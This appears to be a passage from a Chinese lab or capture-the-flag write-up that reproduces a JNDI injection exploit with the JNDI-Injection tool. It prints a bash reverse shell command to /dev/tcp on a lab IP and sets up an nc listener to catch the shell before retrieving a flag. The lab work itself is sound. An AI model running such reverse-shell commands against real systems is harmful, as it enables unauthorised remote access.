
(三) 漏洞利用复现

安装JNDI-Injection，编写启动脚本，赋予权限。

1. 带有-SNAPSHOT-all.jar的是反序列化利用工具
2. -C 后面接的是想运行的代码的base64编码 `bash -i >& /dev/tcp/192.168.56.104/6666 0>&1`
3. `bash -i`是启动一个交互式的bash shell, -i意思是interactive
4. `>&` 是重定向操作符, 用于将标准输出和标准错误




启动脚本, 选择trustURLCodebase is false的那项




使用nc -lvp 6666监听6666端口

```
(kali@kali)-[~/Desktop/workspace/ldap server]
$ nc -lvvp 6666
listening on [any] 6666 ...
```

构造payload



拿到shell



在tmp文件夹中找到flag

